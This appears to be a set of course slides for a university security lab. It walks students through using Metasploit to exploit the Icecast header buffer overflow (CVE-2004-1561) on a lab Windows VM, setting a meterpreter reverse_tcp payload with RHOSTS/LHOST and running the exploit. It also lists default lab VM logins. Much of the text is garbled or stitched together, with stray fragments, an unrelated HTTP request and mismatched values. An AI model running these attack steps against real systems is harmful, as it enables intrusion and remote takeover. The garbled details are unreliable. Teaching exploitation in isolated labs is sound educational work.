pushm	Pushes the active or list of modules onto the module stack
reload_all	Reloads all modules from all defined module paths
search	Searches module names and descriptions
show	Displays modules of a given type, or all modules
use	Interact with a module by name or search term/index



```
msf5 > help
Core Commands
-----
Command Description
-----
? Help menu
banner Display an awesome metasploit banner
cd Change the current working directory
color Toggle color
connect Communicate with a host
exit Exit the console
get Gets the value of a context-specific variable
getv Gets the value of a global variable
grep Grep the output of another command
help Help menu
history Show command history
load Load a framework plugin
quit Exit the console
repeat Repeat a list of commands
route Route traffic through a session
save Saves the active databases
sessions Dump session listings and display information about sessions
set Sets a context-specific variable to a value
setg Sets a global variable to a value
sleep Do nothing for the specified number of seconds
spool Write console output into a file as well as the screen
threads View and manipulate background threads
unload Unload a framework plugin
unset Unsets one or more context-specific variables
unsetg Unsets one or more global variables
version Show the framework and console library version numbers

Module Commands
-----
Command Description
-----
advanced Displays advanced options for one or more modules
back Move Back From the current context
info Displays information about one or more modules
loadpath Searches for and loads modules from a path
options Displays global options or for one or more modules
popm Pops the latest module off the stack and makes it active
previous Sets the previously loaded module as the current module
pushm Pushes the active or list of modules onto the module stack
reload_all Reloads all modules from all defined module paths
search Searches module names and descriptions
show Displays modules of a given type, or all modules
use Interact with a module by name or search term/index

Job Commands
-----
Command Description
-----
handler Start a payload handler as job
jobs Displays and manages jobs
kill Kill a job
rename_job Rename a job

Resource Script Commands
-----
Command Description
-----
referc Save commands entered since start to a file
resource Run the commands stored in a file

Database Backend Commands
-----
Command Description
-----
analyze Analyze database information about a specific address or address range
db_connect Connect to an existing data service
db_disconnect Disconnect from the current data service
db_export Export a file containing the contents of the database
db_import Import a file into the database (files to will be auto-detected)
db_map Executes map and records the output automatically
db_rebuild_cache Rebuilds the database and description cache (deprecated)
db_remove Remove the saved data service entry
db_save Save the current data service connection as the default to reconnect on startup
db_status Show the current data service status
hosts List all hosts in the database
host List all host in the database
notes List all notes in the database
services List all services in the database
vulns List all vulnerabilities in the database
workspace Switch between database workspaces

Credentials Backend Commands
-----
Command Description
-----
creds List all credentials in the database

Developer Commands
-----
Command Description
-----
edit Edit the current module or a file with the preferred editor
lib Open an interactive Ruby shell in the current context
log Display framework log paged to the end if possible
pry Open the Pry debugger on the current module or framework
reload_lib Reload Ruby library files from specified paths

#console
-----
#console is the primary interface to Metasploit Framework. There is quite a lot that needs no mercy, please be patient and keep an eye on this space!

Building ranges and lists
-----
Many commands and options that take a list of things can use ranges to avoid having to manually list each desired thing. All ranges are inclusive.

## Ranges of IDs
-----
Commands that take a list of IDs can use /ranges to help. Individual IDs must be separated by a , (no space allowed) and ranges can be expressed with either ' or ..

## Ranges of IPs
-----
There are several ways to specify ranges of IP addresses that can be mixed together. The first way is a list of IPs separated by just a , (ASCII space), with an optional / (the next way is the complete IP addresses in the form of BEGINNING_ADDRESS..END_ADDRESS like 127.0.0.1..44.127.0.1). IP specifications may also be used, however the whole address must be given to Metasploit like 127.0.0.1/8 and not 127.0.0.1/8. Additionally, a network can be used in conjunction with a domain name to dynamically resolve which block to target. All these methods work for both IPv4 and IPv6 addresses. IPv4 addresses can also be specified with special octets from the [NMAP target specification](https://nmap.org/book/man-target-specification.html)

## Examples
-----
#terminate the first sessions:
sessions -k 1

#stop some extra running jobs:
jobs -k 2-6,7,8,11..15

#check a set of IP addresses:
check 127.168.0.0/16, 127.0.0.2-1-4,15 127.0.0.255

#target a set of IPv6 hosts:
set RHOSTS f000::1990:0000/119, ::1::1990

#target a block from a resolved domain name:
set RHOSTS www.example.test/24
msf5 >
```

Metasploit basics

```
msf5 > show exploits
```

You can show all the exploits, but there are many...

```
1606 windows/local/current_user_psexec 1999-01-01 excellent No PsExec via Current User Token
1607 windows/local/cve_2017_8464_lnk_lpe 2017-06-13 excellent Yes LNK Code Execution Vulnerability
1608 windows/local/cve_2018_8453_win32k_priv_esc 2018-10-09 manual No Windows NtUserSetWindowFNID Win32k User Callback
1609 windows/local/ikeext_service 2012-10-09 good Yes IKE and AuthIP IPsec Keyring Modules Service (IK
EEXT) Missing DLL
1610 windows/local/ipass_launch_app 2015-03-12 excellent Yes iPass Mobile Client Service Privilege Escalation
1611 windows/local/lenovo_systemupdate 2015-04-12 excellent Yes Lenovo System Update Privilege Escalation
1612 windows/local/mov_ss 2018-05-08 excellent No Microsoft Windows POP/MOV SS Local Privilege Ele
vation Vulnerability
1613 windows/local/mqac_write 2014-07-22 average Yes MQAC.sys Arbitrary Write Privilege Escalation
1614 windows/local/ms10_015_kitrap0d 2010-01-19 great Yes Windows SYSTEM Escalation via KiTrap0D
1615 windows/local/ms10_092_schelevator 2010-09-13 excellent Yes Windows Escalate Task Scheduler XML Privilege Es
calation
1616 windows/local/ms11_080_afdjoinleaf 2011-11-30 average No MS11-080 AfdJoinLeaf Privilege Escalation
1617 windows/local/ms13_005_hwnd_broadcast 2012-11-27 excellent No MS13-005 HWND_BROADCAST Low to Medium Integrity
Privilege Escalation
1618 windows/local/ms13_053_schlamperei 2013-12-01 average Yes Windows NTUserMessageCall Win32k Kernel Pool Ove
rflow (Schlamperei)
1619 windows/local/ms13_081_track_popup_menu 2013-10-08 average Yes Windows TrackPopupMenuEx Win32k NULL Page
1620 windows/local/ms13_097_ie_registry_symlink 2013-12-10 great No MS13-097 Registry Symlink IE Sandbox Escape
1621 windows/local/ms14_009_ie_dfsvc 2014-02-11 great Yes MS14-009 .NET Deployment Service IE Sandbox Esca
pe
1622 windows/local/ms14_058_track_popup_menu 2014-10-14 normal Yes Windows TrackPopupMenu Win32k NULL Pointer Deref
erence
1623 windows/local/ms14_070_tcpip_ioctl 2014-11-11 average Yes MS14-070 Windows tcpip!SetAddrOptions NULL Point
er Dereference
1624 windows/local/ms15_004_tswbproxy 2015-01-13 good Yes MS15-004 Microsoft Remote Desktop Services Web P
roxy IE Sandbox Escape
1625 windows/local/ms15_051_client_copy_image 2015-05-12 normal Yes Windows ClientCopyImage Win32k Exploit
1626 windows/local/ms15_078_atmfd_bof 2015-07-11 manual Yes MS15-078 Microsoft Windows Font Driver Buffer Ov
erflow
1627 windows/local/ms16_014_wmi_recv_notif 2015-12-04 normal Yes Windows WMI Recieve Notification Exploit
1628 windows/local/ms16_016_webdav 2016-02-09 excellent Yes MS16-016 mrxdav.sys WebDav Local Privilege Escal
ation
```

Metasploit basics

```
msf6 > help search
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
  -h                Show this help information
  -o <file>         Send output to a file in csv format
  -S <string>       Regex pattern used to filter search results
  -u                Use module if there is one result
  -s <search_column> Sort the research results based on <search_column> in ascending order
  -r                Reverse the search results order to descending order

Keywords:
  aka                : Modules with a matching AKA (also-known-as) name
  author            : Modules written by this author
  arch              : Modules affecting this architecture
  bid               : Modules with a matching Bugtraq ID
  cve               : Modules with a matching CVE ID
  edb               : Modules with a matching Exploit-DB ID
  check            : Modules that support the 'check' method
  date              : Modules with a matching disclosure date
  description       : Modules with a matching description
  fullname          : Modules with a matching full name
  mod_time          : Modules with a matching modification date
  name              : Modules with a matching descriptive name
  path              : Modules with a matching path
  platform          : Modules affecting this platform
  port              : Modules with a matching port
  rank              : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric wit
h comparison operators (ex: 'gte400'))
  ref               : Modules with a matching ref
  reference         : Modules with a matching reference
  target            : Modules affecting this target
  type              : Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, p
ost, or nop)

Supported search columns:
  rank              : Sort modules by their exploitability rank
  date              : Sort modules by their disclosure date. Alias for disclosure_date
  disclosure_date   : Sort modules by their disclosure date
  name              : Sort modules by their name
  type              : Sort modules by their type
  check             : Sort modules by whether or not they have a check method

Examples:
  search cve:2009 type:exploit
  search cve:2009 type:exploit platform:-linux
  search cve:2009 -s name
  search type:exploit -s type -r

msf6 > |
```



```
msf5 > help search
Usage: search [<options>] [<keywords>]
```

You can search for a Metasploits' database of exploits for specific exploits by name

Metasploit basics

```
msf5 > search name:icecast
```

You can search Metasploit's database for specific exploits by name

```
msf6 > search name:icecast
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/icecast_header	2004-09-28	great	No	Icecast Header Overwrite

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

```
msf6 > █
```

Metasploit basics

You can find out more about the exploit

```
msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > info
```

```
msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > info

Name: Icecast Header Overwrite
Module: exploit/windows/http/icecast_header
Platform: Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Author: Great
Date: 2004-09-28
Disclosure:
References:
spoonm <spoonm@no$email.com>
Luigi Auriemma <aluigi@autistici.org>

Available targets:
Id  Name
--  ---
0   Automatic

Check supported:
No

Basic options:
Name      Current Setting  Required  Description
-----
RHOSTS    8000              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     8000              yes       The target port (TCP)
```


Description:

This module exploits a buffer overflow in the header parsing of icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma. Sending 32 HTTP headers will cause a write one past the end of a pointer array. On win32 this happens to overwrite the saved instruction pointer, and on linux (depending on compiler, etc) this seems to generally overwrite nothing crucial (read not exploitable). This exploit uses ExitThread(), this will leave icecast thinking the thread is still in use, and the thread counter won't be decremented. This means for each time your payload exits, the counter will be left incremented, and eventually the threadpool limit will be maxed. So you can multihit, but only till you fill the threadpool.

```
msf6 exploit(windows/http/icecast_header) > |
```

```
f
na.
a
this
able).
ng the
ented.
be
maxed.
```

Icecast – HTTP Headers Exploit



In 2004, Luigi Auriemma discovered that sending 32 HTTP headers will cause Icecast versions 2.0.1 and earlier running on Windows will cause a write one past the end of an instruction pointer array (“command buffer”)...

```
01 GET /tutorials/other/top-20-mysql-best-practices/ HTTP/1.1
02 Host: net.tutsplus.com
03 User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
04 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
05 Accept-Language: en-us,en;q=0.5
06 Accept-Encoding: gzip,deflate
07 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
08 Keep-Alive: 300
09 Connection: keep-alive
10 Cookie: PHPSESSID=r2t5uvjq435r4q7ib3vtdjq120
11 Pragma: no-cache
12 Cache-Control: no-cache
```

...resulting in the ability to get Icecast to run arbitrary code (i.e. the Meterpreter payload) placed by the exploit

NIST: CVE-2004-1561

CVE-2004-1561 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

QUICK INFO

CVE Dictionary Entry:

CVE-2004-1561

NVD Published Date:

12/31/2004

NVD Last Modified:

07/10/2017

Source:

MITRE

Current Description

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

[— Hide Analysis Description](#)

Analysis Description

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
http://aluigi.altervista.org/adv/iceexec-adv.txt	Exploit Vendor Advisory
http://marc.info/?l=bugtraq&m=109640005127644&w=2	
http://marc.info/?l=bugtraq&m=109674593230539&w=2	
http://securitytracker.com/id?1011439	
http://www.securiteam.com/exploits/6X00315BFM.html	Exploit Vendor Advisory
http://www.securityfocus.com/bid/11271	Exploit Patch
https://exchange.xforce.ibmcloud.com/vulnerabilities/17538	

<http://aluigi.altervista.org/adv/iceexec-adv.txt>

Metasploit basics

You can find out about the exploit's runtime options

```
msf6 exploit(windows/http/icecast_header) > show options
```

```
Module options (exploit/windows/http/icecast_header):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8000	yes	The target port (TCP)

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.128.0.2	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port


```
Exploit target:
```

Id	Name
0	Automatic

```
msf6 exploit(windows/http/icecast_header) > █
```


Part 1: Exploit Windows 7 via Icecast Vulnerability

Simple logical network diagram



Metasploit basics

You can find out about the exploit's payloads for this exploit...

```
msf6 exploit(windows/http/icecast_header) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/debug_trap		normal	No	Generic x86 Debug Trap
2	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
3	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
4	payload/generic/tight_loop		normal	No	Generic x86 Tight Loop
5	payload/windows/dllinject/bind_hidden_ipknock_tcp		normal	No	Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
6	payload/windows/dllinject/bind_hidden_tcp		normal	No	Reflective DLL Injection, Hidden Bind TCP Stager
7	payload/windows/dllinject/bind_ipv6_tcp		normal	No	Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
8	payload/windows/dllinject/bind_ipv6_tcp_uuid		normal	No	Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
9	payload/windows/dllinject/bind_named_pipe		normal	No	Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
10	payload/windows/dllinject/bind_nonx_tcp		normal	No	Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
11	payload/windows/dllinject/bind_tcp		normal	No	Reflective DLL Injection, Bind TCP Stager (Windows x86)
12	payload/windows/dllinject/bind_tcp_rc4		normal	No	Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, Metasm)
13	payload/windows/dllinject/bind_tcp_uuid		normal	No	Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
14	payload/windows/dllinject/reverse_hop_http		normal	No	Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
15	payload/windows/dllinject/reverse_http		normal	No	Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
16	payload/windows/dllinject/reverse_http_proxy_pstore		normal	No	Reflective DLL Injection, Reverse HTTP Stager Proxy
17	payload/windows/dllinject/reverse_ipv6_tcp		normal	No	Reflective DLL Injection, Reverse TCP Stager (IPv6)
18	payload/windows/dllinject/reverse_nonx_tcp		normal	No	Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
19	payload/windows/dllinject/reverse_ord_tcp		normal	No	Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
20	payload/windows/dllinject/reverse_tcp		normal	No	Reflective DLL Injection, Reverse TCP Stager
21	payload/windows/dllinject/reverse_tcp_allports		normal	No	Reflective DLL Injection, Reverse All-Port TCP Stager
22	payload/windows/dllinject/reverse_tcp_dns		normal	No	Reflective DLL Injection, Reverse TCP Stager (DNS)
23	payload/windows/dllinject/reverse_tcp_rc4		normal	No	Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
24	payload/windows/dllinject/reverse_tcp_rc4_dns		normal	No	Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
25	payload/windows/dllinject/reverse_tcp_uuid		normal	No	Reflective DLL Injection, Reverse TCP Stager with UUID Support

Metasploit basics – reverse shell


```
msf5 exploit(windows/http/icecast_header) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/icecast_header) > █
```

<https://metasploit.help.rapid7.com/docs/working-with-payloads>

- **Reflective programming:** Is a metaprogramming strategy, the provides a process the ability to modify its own structure and behavior at runtime
- **Reflective DLL injection** is employed to load a library (e.g. reverse shell) into memory and then into a host process
- **Reverse shell** in an interpreter that runs on one computer, but its command input/output is from another computer
 - This will enable you to reach Windows from Kali, and Kali from Windows
 - A reverse shell is usually a “first choice” exploit
 - There are many different reverse shells available, and the most commonly known and stable has been the windows/meterpreter/reverse_tcp payload

Part 1: Exploit Windows 7 via Icecast Vulnerability

Simple logical network diagram



Metasploit basics – reverse shell

```
msf6 exploit(windows/http/icecast_header) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    RHOSTS           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     8000              yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.128.0.2       yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Automatic

msf6 exploit(windows/http/icecast_header) > █
```

Remote host:
Win7

Local host:
Kali Linux

Remember: Where do you find IP addresses of your machines?

Lab: Exploitation

By Drs. Dave Eargle and Anthony Vance

This lab uses the following VMs:

- Kali
- Windows
- Metasploitable2

In this lab, you will use Metasploit to exploit and take control of a Windows VM and the Metasploitable2 VM you scanned in the previous lab.

Metasploit

Part 1: Exploit Windows via Iccast Vulnerability

Part 1.2: Use Meterpreter to Explore the Windows host

Part 2: Metasploitable2 Discovery

Question List

Virtual Machines for the Security Labs

By Drs. Dave Eargle and Anthony Vance

This page documents virtual machines that I have prepared for students in my class to use to complete the labs.

Setting up your virtual lab

I have created a Kali virtual machine image on Google Cloud Platform which is using nested virtualization to host within it several virtual machines: a Windows instance, a Metasploitable2 instance, and a security onion instance. They are hosted using `kvm` and `libvirt` and accessed using `virt-manager`.

Read [these instructions](#) to get oriented to and set up on Google Cloud Platform, and to get access to the Kali virtual machine. Anyone should be able to see and use the custom class kali image if they join [this Google Group](#) (public access):

infosec-net Network Map

The network map is as follows:

IP Address	Machine	Login	Password
192.168.56.101	Kali (the host)	root	toor
192.168.56.100	Windows 19	Labuser	Passw0rd!
192.168.56.102	Metasploitable2	msfadmin	msfadmin
192.168.56.103	Security Onion	securityonion	Password1

Setting up your virtual lab
Using the virtual machines within Kali
How I created the virtual machines

to [Sectools.org](#):

in 2004. It is an advanced open-source platform for exploitation through which payloads, encoders, no-op generators, and the Metasploit Framework as an outlet for cutting-edge

infosec-net Network Map

The network map is as follows:

IP Address	Machine	Login	Password
192.168.56.101	Kali (the host)	root	toor
192.168.56.100	Windows 19	Labuser	Passw0rd!
192.168.56.102	Metasploitable2	msfadmin	msfadmin
192.168.56.103	Security Onion	securityonion	Password1

Metasploit basics – setting up the reverse shell

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(windows/http/icecast_header) > show options
```

Module options (exploit/windows/http/icecast_header):

Name	Current Setting	Required	Description
RHOSTS	192.168.56.100	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8000	yes	The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.56.101	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Remote
host:

Local
host:

IP Address	Machine
192.168.56.101	Kali (the host)
192.168.56.100	Windows 19

Metasploit basics – setting up the reverse shell

```
msf5 exploit(windows/http/icecast_header) > set rhost 192.168.55.100
rhost => 192.168.55.100
msf5 exploit(windows/http/icecast_header) > show options
```

Module options (exploit/windows/http/icecast_header):

Name	Current Setting	Required	Description
RHOSTS	192.168.55.100	yes	The target address range or CIDR identifier
RPORT	8000	yes	The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.55.101	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

Metasploit basics – run the exploit

```
msf6 exploit(windows/http/icecast_header) > exploit
```


